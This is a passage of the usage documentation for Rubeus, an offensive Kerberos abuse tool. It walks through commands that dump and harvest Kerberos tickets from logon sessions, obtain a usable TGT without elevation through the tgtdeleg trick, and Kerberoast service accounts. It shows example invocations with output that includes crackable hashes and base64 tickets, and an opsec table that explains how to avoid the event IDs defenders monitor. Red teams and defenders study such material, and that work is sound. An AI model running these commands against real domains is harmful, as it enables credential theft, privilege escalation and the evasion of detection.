      GroupCount           : 1
      Groups               : 513
      UserFlags            : (32) EXTRA_SIDS
      UserSessionKey       : 0000000000000000
      LogonServer          : PDC1
      LogonDomainName      : RUBEUS
      LogonDomainId        : S-1-5-21-323711142
      UserAccountControl   : (262672) NORMAL_AC
      ExtraSIDCount        : 1
      ExtraSIDs            : S-1-18-1
      ResourceGroupCount   : 0
    ClientName             :
      Client Id            : 28/07/2021 21:25:4
      Client Name          : exploitph
    UpnDns                 :
      DNS Domain Name      : RUBEUS.GHOSTPACK.L
      UPN                  : exploitph@rubeus.g
      Flags                : 0
    ServerChecksum         :
      Signature Type       : KERB_CHECKSUM_HMAC_
      Signature            : DC220C13C97C572345
    KDCChecksum            :
      Signature Type       : KERB_CHECKSUM_HMAC_
      Signature            : 32C03715F0B11E3D2E
```

Displaying information about an AES256 encrypted service ticket with an extracted Kerberoast "hash":

```
C:\Rubeus>Rubeus.exe describe /serviceuser:expl

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0


[*] Action: Describe Ticket
```

```
ServiceName              :  roast/me
ServiceRealm             :  RUBEUS.GHOSTPACK.
UserName                 :  harmj0y
UserRealm                :  RUBEUS.GHOSTPACK.
StartTime                :  28/07/2021 21:31:
EndTime                  :  29/07/2021 07:31:
RenewTill                :  04/08/2021 21:31:
Flags                    :  name_canonicalize
KeyType                  :  aes256_cts_hmac_s
Base64(key)              :  T+hpOdnnvvLhnSwup
Kerberoast Hash       :  $krb5tgs$18$exploitp
                         $CD5F3403552BD882CBC
                         01BEF12B6FE65174B4BF
                         FDE4D4A170551B764A69
                         6957453FAAD213EF28AC
                         40480CABC5CA812B06E4
                         AF7387930AE3DBC0C419
                         4846C3296A721B546428
                         A038B770DDD787BBBDCC
                         606773DA47C2570B7B19
                         8D980AC30D300016556A
                         14F8999503F6DEEDC5F1
                         2FE87D36429CF0CA9AA3
                         5CA0A544A6E73B46E85C
                         DD610C9B3137CD15C716
                         6EFB104E093F625894C5
                         22CFF2940387DEA77446
                         126EA94E7417A4191D08
                         0656CB6759BB61B47B7F
                         67BC174CFE97E2262EE8
                         0EF60EB33DCA0F50682D
                         70625022335458E0E84C
                         B2B7F5752F8CE9544D70
                         1EA55D7BD277E581E248
                         AAA63C3D7D85000A84A2
                         AB5AC097DA90E9B15F6C
```

Ticket Extraction and Harvesting

Breakdown of the ticket extraction/harvesting commands:

Command	Description
triage	LUID, username, service target, ticket expiration
klist	Detailed logon session and ticket info
dump	Detailed logon session and ticket data
tgtdeleg	Retrieve usable TGT for non-elevated user
monitor	Monitor logon events and dump new tickets
harvest	Same as monitor but with auto-renewal functionality

Note: triage/klist/dump give increasing amounts of ticket detail.

triage

The **triage** action will output a table of the current user's Kerberos tickets, if not elevated. If run from an elevated context, a table describing all Kerberos tickets on the system is displayed. Ticket can be filtered for a specific service with `/service:SNAME`.

If elevated, tickets can be filtered for a specific LogonID with `/luid:0xA..` or a specific user with `/user:USER`. This can be useful when triaging systems with a lot of Kerberos tickets.

Triage all enumerateable tickets (non-elevated):

```
C:\Rubeus>Rubeus.exe triage


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.4
```

```
[*] Action: Triage Kerberos Tickets (Current Us

[*] Current LUID    : 0x4420e

----------------------------------------------
| LUID    | UserName                | Service
----------------------------------------------
| 0x4420e | harmj0y @ TESTLAB.LOCAL | krbtgt/TE
| 0x4420e | harmj0y @ TESTLAB.LOCAL | krbtgt/TE
| 0x4420e | harmj0y @ TESTLAB.LOCAL | cifs/prim
----------------------------------------------
```

Triage all enumerateable tickets (elevated):

```
C:\Rubeus>Rubeus.exe triage


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.4



[*] Action: Triage Kerberos Tickets (All Users)

----------------------------------------------
| LUID      | UserName                  | Serv
----------------------------------------------
| 0x56cdda9 | harmj0y @ TESTLAB.LOCAL   | krbt
| 0x56cdda9 | harmj0y @ TESTLAB.LOCAL   | krbt
| 0x56cdda9 | harmj0y @ TESTLAB.LOCAL   | cifs
| 0x56cdd86 | harmj0y @ TESTLAB.LOCAL   | krbt
| 0x47869cc | harmj0y @ TESTLAB.LOCAL   | krbt
| 0x47869cc | harmj0y @ TESTLAB.LOCAL   | krbt
| 0x47869cc | harmj0y @ TESTLAB.LOCAL   | cifs
| 0x47869b4 | harmj0y @ TESTLAB.LOCAL   | krbt
| 0x3c4c241 | dfm.a @ TESTLAB.LOCAL     | krbt
| 0x441d8   | dfm.a @ TESTLAB.LOCAL     | cifs
```

```
| 0x441d8   | dfm.a @ TESTLAB.LOCAL      | LDAP/
| 0x3e4     | windows10$ @ TESTLAB.LOCAL | krbt
| 0x3e4     | windows10$ @ TESTLAB.LOCAL | krbt
| 0x3e4     | windows10$ @ TESTLAB.LOCAL | cifs/
| 0x3e4     | windows10$ @ TESTLAB.LOCAL | ldap/
| 0x3e7     | windows10$ @ TESTLAB.LOCAL | krbt
| 0x3e7     | windows10$ @ TESTLAB.LOCAL | krbt
| 0x3e7     | windows10$ @ TESTLAB.LOCAL | cifs/
| 0x3e7     | windows10$ @ TESTLAB.LOCAL | WIND
| 0x3e7     | windows10$ @ TESTLAB.LOCAL | LDAP/
-----------------------------------------------
```

Triage targeting a specific service (elevated):

```
C:\Rubeus>Rubeus.exe triage /service:ldap


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.4




[*] Action: Triage Kerberos Tickets (All Users)

[*] Target service  : ldap


-----------------------------------------------
| LUID    | UserName                   | Servic
-----------------------------------------------
| 0x441d8 | dfm.a @ TESTLAB.LOCAL      | LDAP/p
| 0x3e4   | windows10$ @ TESTLAB.LOCAL | ldap/p
| 0x3e7   | windows10$ @ TESTLAB.LOCAL | LDAP/P
-----------------------------------------------
```

klist

The **klist** will list detailed information on the current user's logon session and Kerberos tickets, if not elevated. If run from

an elevated context, information on all logon sessions and associated Kerberos tickets is displayed. Logon and ticket information can be displayed for a specific LogonID with `/luid:0xA..` (if elevated).

Listing the current (non-elevated) user's logon session and Kerberos ticket information:

```
C:\Rubeus>Rubeus.exe klist


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.4



[*] Action: List Kerberos Tickets (Current User

[*] Current LUID    : 0x4420e

    [0] - 0x12 - aes256_cts_hmac_sha1
    Start/End/MaxRenew: 2/12/2019 11:04:14 AM ;
    Server Name       : krbtgt/TESTLAB.LOCAL @
    Client Name       : harmj0y @ TESTLAB.LOCAL
    Flags             : name_canonicalize, pre_

    ...(snip)...
```

Elevated listing of another user's logon session/Kerberos ticket information:

```
C:\Rubeus>Rubeus.exe klist /luid:0x47869b4


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
```

```
|_|   |_|____/|____/|_____)____/(___/

v1.3.3



[*] Action: List Kerberos Tickets (All Users)

[*] Target LUID     : 0x47869b4

UserName                 : harmj0y
Domain                   : TESTLAB
LogonId                  : 0x47869b4
UserSID                  : S-1-5-21-883232822-2
AuthenticationPackage    : Kerberos
LogonType                : Interactive
LogonTime                : 2/11/2019 11:05:31 P
LogonServer              : PRIMARY
LogonServerDNSDomain     : TESTLAB.LOCAL
UserPrincipalName        : harmj0y@testlab.loca

    [0] - 0x12 - aes256_cts_hmac_sha1
    Start/End/MaxRenew: 2/11/2019 3:05:31 PM ;
    Server Name       : krbtgt/TESTLAB.LOCAL @
    Client Name       : harmj0y @ TESTLAB.LOCAL
    Flags             : name_canonicalize, pre_

    ...(snip)...
```

dump

The **dump** action will extract current TGTs and service tickets if in an elevated context. If not elevated, service tickets for the current user are extracted. The resulting extracted tickets can be filtered by `/service` (use `/service:krbtgt` for TGTs) and/or logon ID (the `/luid:0xA..` parameter). The KRB-CRED files (.kirbis) are output as base64 blobs and can be reused with the ptt function, or Mimikatz's **kerberos::ptt** functionality.

Note: if run from a *non-elevated* context, the session keys for TGTs are not returned (by default) from the associated APIs, so only service tickets extracted will be usable. If you want to (somewhat) workaround this, use the **tgtdeleg** command.

Extracting the current user's usable service tickets:

```
C:\Rubeus>Rubeus.exe dump


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.4




[*] Action: Dump Kerberos Ticket Data (Current L

[*] Current LUID    : 0x4420e

[*] Returned 3 tickets

ServiceName              : krbtgt/TESTLAB.LOCAL
TargetName               : krbtgt/TESTLAB.LOCAL
ClientName               : harmj0y
DomainName               : TESTLAB.LOCAL
TargetDomainName         : TESTLAB.LOCAL
AltTargetDomainName      : TESTLAB.LOCAL
SessionKeyType           : rc4_hmac
Base64SessionKey         : AAAAAAAAAAAAAAAAAAAA/
KeyExpirationTime        : 12/31/1600 4:00:00 PI
TicketFlags              : name_canonicalize, pı
StartTime                : 2/11/2019 3:19:15 PM
EndTime                  : 2/11/2019 8:19:13 PM
RenewUntil               : 2/18/2019 3:19:13 PM
TimeSkew                 : 0
EncodedTicketSize        : 1306
Base64EncodedTicket      :

    doIFFjCCBRKgAwIBBaEDAgEWoo...(snip)...

...(snip)...
```

```
[*] Enumerated 3 total tickets
[*] Extracted  3 total tickets
```

Elevated extraction of tickets from a specific logon session:

```
C:\Rubeus>Rubeus.exe dump /luid:0x47869cc


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3




[*] Action: Dump Kerberos Ticket Data (All User:

[*] Target LUID: 0x47869cc

UserName                 : harmj0y
Domain                   : TESTLAB
LogonId                  : 0x47869cc
UserSID                  : S-1-5-21-883232822-2
AuthenticationPackage    : Negotiate
LogonType                : Interactive
LogonTime                : 2/11/2019 11:05:31 P
LogonServer              : PRIMARY
LogonServerDNSDomain     : TESTLAB.LOCAL
UserPrincipalName        : harmj0y@testlab.loca

    [*] Enumerated 3 ticket(s):

    ServiceName              : krbtgt/TESTLAB.L
    TargetName               : krbtgt/TESTLAB.L
    ClientName               : harmj0y
    DomainName               : TESTLAB.LOCAL
    TargetDomainName         : TESTLAB.LOCAL
    AltTargetDomainName      : TESTLAB.LOCAL
    SessionKeyType           : rc4_hmac
    Base64SessionKey         : u9DOCzuGKAZB6h/E
    KeyExpirationTime        : 12/31/1600 4:00:
    TicketFlags              : name_canonicaliz
```

```
    StartTime                 : 2/11/2019 3:21:5
    EndTime                   : 2/11/2019 8:19:1
    RenewUntil                : 2/18/2019 3:19:1
    TimeSkew                  : 0
    EncodedTicketSize         : 1306
    Base64EncodedTicket       :

    doIFFjCCBRKgAwIBBaEDAgEWoo...(snip)...

    ServiceName               : krbtgt/TESTLAB.L
    TargetName                : krbtgt/TESTLAB.L
    ClientName                : harmj0y
    DomainName                : TESTLAB.LOCAL
    TargetDomainName          : TESTLAB.LOCAL
    AltTargetDomainName       : TESTLAB.LOCAL
    SessionKeyType            : aes256_cts_hmac_
    Base64SessionKey          : tKcszT8rdYyxBxBH
    KeyExpirationTime         : 12/31/1600 4:00:
    TicketFlags               : name_canonicaliz
    StartTime                 : 2/11/2019 3:19:1
    EndTime                   : 2/11/2019 8:19:1
    RenewUntil                : 2/18/2019 3:19:1
    TimeSkew                  : 0
    EncodedTicketSize         : 1338
    Base64EncodedTicket       :

    doIFNjCCBTKgAwIBBaEDAgEWoo...(snip)...

    ...(snip)...


[*] Enumerated 3 total tickets
[*] Extracted  3 total tickets
```

Elevated extraction of all TGTs on a system:

```
C:\Rubeus>Rubeus.exe dump /service:krbtgt


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/
```

```
v1.3.3



[*] Action: Dump Kerberos Ticket Data (All User

[*] Target service  : krbtgt


UserName                 : harmj0y
Domain                   : TESTLAB
LogonId                  : 0x47869cc
UserSID                  : S-1-5-21-883232822-2
AuthenticationPackage    : Negotiate
LogonType                : Interactive
LogonTime                : 2/11/2019 11:05:31 P
LogonServer              : PRIMARY
LogonServerDNSDomain     : TESTLAB.LOCAL
UserPrincipalName        : harmj0y@testlab.loca

    [*] Enumerated 3 ticket(s):

    ServiceName              : krbtgt/TESTLAB.L
    TargetName               : krbtgt/TESTLAB.L
    ClientName               : harmj0y
    DomainName               : TESTLAB.LOCAL
    TargetDomainName         : TESTLAB.LOCAL
    AltTargetDomainName      : TESTLAB.LOCAL
    SessionKeyType           : rc4_hmac
    Base64SessionKey         : y4LL+W3KZoOjnwsi
    KeyExpirationTime        : 12/31/1600 4:00:
    TicketFlags              : name_canonicaliz
    StartTime                : 2/11/2019 3:23:5
    EndTime                  : 2/11/2019 8:19:1
    RenewUntil               : 2/18/2019 3:19:1
    TimeSkew                 : 0
    EncodedTicketSize        : 1306
    Base64EncodedTicket      :

    doIFFjCCBRKgAwIBBaEDAgEWoo...(snip)...

    ...(snip)...

UserName                 : WINDOWS10$
Domain                   : TESTLAB
LogonId                  : 0x3e4
```

```
UserSID                  : S-1-5-20
AuthenticationPackage    : Negotiate
LogonType                : Service
LogonTime                : 2/7/2019 4:51:20 PM
LogonServer              :
LogonServerDNSDomain     : testlab.local
UserPrincipalName        : WINDOWS10$@testlab.l

    [*] Enumerated 4 ticket(s):

    ServiceName              : krbtgt/TESTLAB.L
    TargetName               : krbtgt/TESTLAB.L
    ClientName               : WINDOWS10$
    DomainName               : TESTLAB.LOCAL
    TargetDomainName         : TESTLAB.LOCAL
    AltTargetDomainName      : TESTLAB.LOCAL
    SessionKeyType           : rc4_hmac
    Base64SessionKey         : 0NgsSyZ/XOCTi9wL
    KeyExpirationTime        : 12/31/1600 4:00:
    TicketFlags              : name_canonicaliz
    StartTime                : 2/11/2019 3:23:5
    EndTime                  : 2/11/2019 7:23:4
    RenewUntil               : 2/18/2019 2:23:4
    TimeSkew                 : 0
    EncodedTicketSize        : 1304
    Base64EncodedTicket      :

    doIFFDCCBRCgAwIBBaEDAgEWoo...(snip)...

    ...(snip)...


[*] Enumerated 20 total tickets
[*] Extracted  9 total tickets
```

tgtdeleg

The **tgtdeleg** using @gentilkiwi's Kekeo trick (**tgt::deleg**) that abuses the Kerberos GSS-API to retrieve a usable TGT for the current user without needing elevation on the host. AcquireCredentialsHandle() is used to get a handle to the current user's Kerberos security credentials, and InitializeSecurityContext() with the ISC_REQ_DELEGATE flag and

a target SPN of HOST/DC.domain.com to prepare a fake delegate context to send to the DC. This results in an AP-REQ in the GSS-API output that contains a KRB_CRED in the authenticator checksum. The service ticket session key is extracted from the local Kerberos cache and is used to decrypt the KRB_CRED in the authenticator, resulting in a usable TGT .kirbi.

If automatic target/domain extraction is failing, a known SPN of a service configured with unconstrained delegation can be specified with `/target:SPN`.

```
C:\Rubeus>Rubeus.exe tgtdeleg


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3


[*] Action: Request Fake Delegation TGT (curren


[*] No target SPN specified, attempting to buil
[*] Initializing Kerberos GSS-API w/ fake deleg
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegati
[*] Found the AP-REQ delegation ticket in the G
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key fr
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

    doIFNjCCBTKgAwIBBaEDAgEWoo...(snip)...
```

monitor

The **monitor** action will periodically extract all TGTs every `/monitorinterval:X` seconds (default of 60) and display any

newly captured TGTs. A `/targetuser:USER` can be specified, returning only ticket data for said user. This function is especially useful on servers with unconstrained delegation enabled ;)

When the `/targetuser:USER` (or if not specified, any user) creates a new 4624 logon event, any extracted TGT KRB-CRED data is output.

The `/nowrap` flag causes the base64 encoded ticket output to no wrap per line.

If you want **monitor** to run for a specific period of time, use `/runfor:SECONDS`.

Further, if you wish to save the output to the registry, pass the `/registry` flag and specfiy a path under HKLM to create (e.g., `/registry:SOFTWARE\MONITOR`). Then you can remove this entry after you've finished running Rubeus by `Get-Item HKLM:\SOFTWARE\MONITOR\ | Remove-Item -Recurse -Force`.

```
c:\Rubeus>Rubeus.exe monitor /targetuser:DC$ /i

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: TGT Monitoring
[*] Target user     : DC$
[*] Monitoring every 10 seconds for new TGTs


[*] 12/21/2019 11:10:16 PM UTC - Found new TGT:

  User                  :  DC$@THESHIRE.LOCAL
  StartTime             :  12/21/2019 2:44:31 P
  EndTime               :  12/21/2019 3:44:31 P
  RenewTill             :  12/28/2019 2:13:06 P
```

```
  Flags                 :  name_canonicalize, pı
  Base64EncodedTicket   :

    doIFFDCCBRCgAwIBBaEDAgEWoo...(snip)...

[*] Ticket cache size: 1
```

Note that this action needs to be run from an elevated context!

harvest

The **harvest** action takes monitor one step further. It periodically extract all TGTs every `/monitorinterval:X` seconds (default of 60), extracts any new TGT KRB-CRED files, and keeps a cache of any extracted TGTs. Every interval, any TGTs that will expire before the next interval are automatically renewed (up until their renewal limit). Every `/displayinterval:X` seconds (default of 1200) and the current cache of "usable"/valid TGT KRB-CRED .kirbis are output as base64 blobs.

This allows you to harvest usable TGTs from a system without opening up a read handle to LSASS, though elevated rights are needed to extract the tickets.

The `/nowrap` flag causes the base64 encoded ticket output to no wrap per line.

If you want **harvest** to run for a specific period of time, use `/runfor:SECONDS`.

Further, if you wish to save the output to the registry, pass the `/registry` flag and specfiy a path under HKLM to create (e.g., `/registry:SOFTWARE\MONITOR`). Then you can remove this entry after you've finished running Rubeus by `Get-Item HKLM:\SOFTWARE\MONITOR\ | Remove-Item -Recurse -Force`.

```
c:\Rubeus>Rubeus.exe harvest /interval:30
```

```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v0.0.1a

[*] Action: TGT Harvesting (w/ auto-renewal)

[*] Monitoring every 30 minutes for 4624 logon 

...(snip)...

[*] Renewing TGT for dfm.a@TESTLAB.LOCAL
[*] Connecting to 192.168.52.100:88
[*] Sent 1520 bytes
[*] Received 1549 bytes

[*] 9/17/2018 6:43:02 AM - Current usable TGTs:

User                  :  dfm.a@TESTLAB.LOCAL
StartTime             :  9/17/2018 6:43:02 AM
EndTime               :  9/17/2018 11:43:02 AM
RenewTill             :  9/24/2018 2:07:48 AM
Flags                 :  name_canonicalize, ren
Base64EncodedTicket   :

    doIFujCCBbagAw...(snip)...
```

Note that this action needs to be run from an elevated context!

Roasting

Breakdown of the roasting commands:

Command	Description
kerberoast	Perform Kerberoasting against all (or specified) users

asreproast	Perform AS-REP roasting against all (or specified) users

kerberoast

The **kerberoast** action replaces the SharpRoast project's functionality. Like SharpRoast, this action uses the KerberosRequestorSecurityToken.GetRequest Method() method that was contributed to PowerView by @machosec in order to request the proper service ticket (for default behavior, opsec table for more detail). Unlike SharpRoast, this action now performs proper ASN.1 parsing of the result structures.

With no other arguments, all user accounts with SPNs set in the current domain are Kerberoasted, *requesting their highest supported encryption type* (see the opsec table). The `/spn:X` argument roasts just the specified SPN, the `/user:X` argument roasts just the specified user, and the `/ou:X` argument roasts just users in the specific OU. The `/domain` and `/dc` arguments are optional, pulling system defaults as other actions do.

The `/stats` flag will output statistics about kerberoastable users found, including a breakdown of supported encryption types and years user passwords were last set. This flag can be combined with other targeting options.

The `/outfile:FILE` argument outputs roasted hashes to the specified file, one per line.

If the `/simple` flag is specified, roasted hashes will be output to the console, one per line.

If the `/nowrap` flag is specified, Kerberoast results will not be line-wrapped.

If the the TGT `/ticket:X` supplied (base64 encoding of a .kirbi file or the path to a .kirbi file on disk) that TGT is used to request the service service tickets during roasting. If

`/ticket:X` is used with `/spn:Y` or `/spns:Y` (`/spns:` can be a file containing each SPN on a new line or a comma separated list) then no LDAP searching happens for users, so it can be done from a non-domain joined system in conjunction with `/dc:Z`.

If the `/tgtdeleg` flag is supplied, the tgtdeleg trick it used to get a usable TGT for the current user, which is then used for the roasting requests. If this flag is used, accounts with AES enabled in **msDS-SupportedEncryptionTypes** will have RC4 tickets requested.

If the `/aes` flag is supplied, accounts with AES encryption enabled in **msDS-SupportedEncryptionTypes** are enumerated and AES service tickets are requested.

If the `/ldapfilter:X` argument is supplied, the supplied LDAP filter will be added to the final LDAP query used to find Kerberoastable users.

If the `/rc4opsec` flag is specified, the **tgtdeleg** trick is used, and accounts **without** AES enabled are enumerated and roasted.

If you want to use alternate domain credentials for Kerberoasting (and searching for users to Kerberoast), they can be specified with `/creduser:DOMAIN.FQDN\USER /credpassword:PASSWORD`.

If the `/pwdsetafter:MM-dd-yyyy` argument is supplied, only accounts whose password was last changed after MM-dd-yyyy will be enumerated and roasted.

If the `/pwdsetbefore:MM-dd-yyyy` argument is supplied, only accounts whose password was last changed before MM-dd-yyyy will be enumerated and roasted.

If the `/resultlimit:NUMBER` argument is specified, the number of accounts that will be enumerated and roasted is limited to NUMBER.

If the `/delay:MILLISECONDS` argument is specified, that number of milliseconds is paused between TGS requests. The `/jitter:1-100` flag can be combined for a % jitter.

If the `/enterprise` flag is used, the spn is assumed to be an enterprise principal (i.e. *user@domain.com*). This flag only works when kerberoasting with a TGT.

If the `/autoenterprise` flag is used, if roasting an SPN fails (due to an invalid or duplicate SPN) Rubeus will automatically retry using the enterprise principal. This is only useful when `/spn` or `/spns` is *not* supplied as Rubeus needs to know the target accounts samaccountname, which it gets when querying LDAP for the account information.

If the `/ldaps` flag is used, any LDAP queries will go over TLS (port 636).

If the `/nopreauth:USER` argument is used, either the `/spn:Y` or `/spns:Y` argument is required. The `/nopreauth:USER` argument will attempt to send AS-REQ's with the service being those passed in `/spn:Y` or `/spns:Y` to request service tickets.

kerberoasting opsec

Here is a table comparing the behavior of various flags from an opsec perspective:

Arguments	Description
none	Use KerberosRequestorSecurityToken roasting method, roast w/ highest supported encryption
/tgtdeleg	Use the **tgtdeleg** trick to perform TGS-REQ requests of RC4-enabled accounts, roast all accounts w/ RC4 specified

/ticket:X	Use the supplied TGT blob/file for TGS-REQ requests, roast all accounts w/ RC4 specified
/rc4opsec	Use the **tgtdeleg** trick, enumerate accounts *without* AES enabled, roast w/ RC4 specified
/aes	Enumerate accounts with AES enabled, use KerberosRequestorSecurityToken roasting method, roast w/ highest supported encryption
/aes /tgtdeleg	Use the **tgtdeleg** trick, enumerate accounts with AES enabled, roast w/ AES specified
/pwdsetafter:X	Use the supplied date and only enumerate accounts with password last changed after that date
/pwdsetbefore:X	Use the supplied date and only enumerate accounts with password last changed before that date
/resultlimit:X	Use the specified number to limit the accounts that will be roasted
/nopreauth:USER	Will send AS-REQ's rather than TGS-REQ's which results in 4768 events instead of the 4769 frequently monitored for kerberoasting detections

Examples

Kerberoasting all users in the current domain using the default `KerberosRequestorSecurityToken.GetRequest` method:

```
C:\Rubeus>Rubeus.exe kerberoast


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.4


[*] Action: Kerberoasting


[*] SamAccountName         : harmj0y
[*] DistinguishedName      : CN=harmj0y,CN=User
[*] ServicePrincipalName   : asdf/asdfasdf
[*] Hash                   : $krb5tgs$23$*$test


[*] SamAccountName         : sqlservice
[*] DistinguishedName      : CN=SQL,CN=Users,DC
[*] ServicePrincipalName   : MSSQLSvc/SQL.testl
[*] Hash                   : $krb5tgs$23$*$test

...(snip)...
```

Kerberoasting all users in a specific OU, saving the hashes to an output file:

```
C:\Rubeus>Rubeus.exe kerberoast /ou:OU=TestingOU


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.4
```

```
[*] Action: Kerberoasting

[*] Target OU              : OU=TestingOU,DC=te

[*] SamAccountName         : testuser2
[*] DistinguishedName      : CN=testuser2,OU=Te
[*] ServicePrincipalName   : service/host
[*] Hash written to C:\Temp\hashes.txt

[*] Roasted hashes written to : C:\Temp\hashes.
```

Perform Kerberoasting using the `tgtdeleg` trick to get a usable TGT, requesting tickets only for accounts whose password was last set between 01-31-2005 and 03-29-2010, returning up to 3 service tickets:

```
C:\Rubeus>Rubeus.exe kerberoast /tgtdeleg /pwds

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Kerberoasting

[*] Using 'tgtdeleg' to request a TGT for the c
[*] RC4_HMAC will be the requested for AES-enab
[*] Searching the current domain for Kerberoast
[*] Searching for accounts with lastpwdset from
[*] Up to 3 result(s) will be returned

[*] Total kerberoastable users : 3


[*] SamAccountName         : harmj0y
[*] DistinguishedName      : CN=harmj0y,OU=Test
[*] ServicePrincipalName   : testspn/server
[*] PwdLastSet             : 5/31/2008 12:00:02
[*] Supported ETypes       : AES128_CTS_HMAC_SH
```

```
[*] Hash                  : $krb5tgs$23$*harmj(


[*] SamAccountName        : constraineduser
[*] DistinguishedName     : CN=constraineduser,
[*] ServicePrincipalName  : blah/blah123
[*] PwdLastSet            : 9/5/2009 7:48:50 PI
[*] Supported ETypes      : RC4_HMAC
[*] Hash                  : $krb5tgs$23$*const


[*] SamAccountName        : newuser
[*] DistinguishedName     : CN=newuser,CN=User
[*] ServicePrincipalName  : blah/blah123456
[*] PwdLastSet            : 9/12/2008 8:05:16 I
[*] Supported ETypes      : RC4_HMAC, AES128_C
[*] Hash                  : $krb5tgs$23$*newus
```

List statistics about found Kerberoastable accounts without actually sending ticket requests:

```
C:\Rubeus>Rubeus.exe kerberoast /stats


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Kerberoasting

[*] Listing statistics about target users, no t
[*] Searching the current domain for Kerberoast

[*] Total kerberoastable users : 4


 ---------------------------------------------
 | Supported Encryption Type
 ---------------------------------------------
```

```
 | RC4_HMAC_DEFAULT
 | RC4_HMAC
 | AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA:
 | RC4_HMAC, AES128_CTS_HMAC_SHA1_96, AES256_CT!
 ----------------------------------------------


 ----------------------------------
 | Password Last Set Year | Count |
 ----------------------------------
 | 2019                   | 4     |
 ----------------------------------
```

Kerberoasting a specific user, with simplified hash output:

```
C:\Rubeus>Rubeus.exe kerberoast /user:harmj0y /!


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-
[*]         Use /ticket:X or /tgtdeleg to force

[*] Target User            : harmj0y
[*] Searching the current domain for Kerberoast:

[*] Total kerberoastable users : 1

$krb5tgs$18$*harmj0y$theshire.local$testspn/ser
```

Kerberoasting all users in a foreign *trusting* domain, not line-wrapping the results:

```
C:\Rubeus>Rubeus.exe kerberoast /domain:dev.tes
```

```
 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.5.0


[*] Action: Kerberoasting

[*] Target Domain          : dev.testlab.local

[*] SamAccountName         : jason
[*] DistinguishedName      : CN=jason,CN=Users,I
[*] ServicePrincipalName   : test/test
[*] Hash                   : $krb5tgs$23$*$dev.
```

Kerberoasting using an existing TGT:

```
C:\Rubeus>Rubeus.exe kerberoast /ticket:doIFujC


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.5


[*] Action: Kerberoasting

[*] Using a TGT /ticket to request service tick

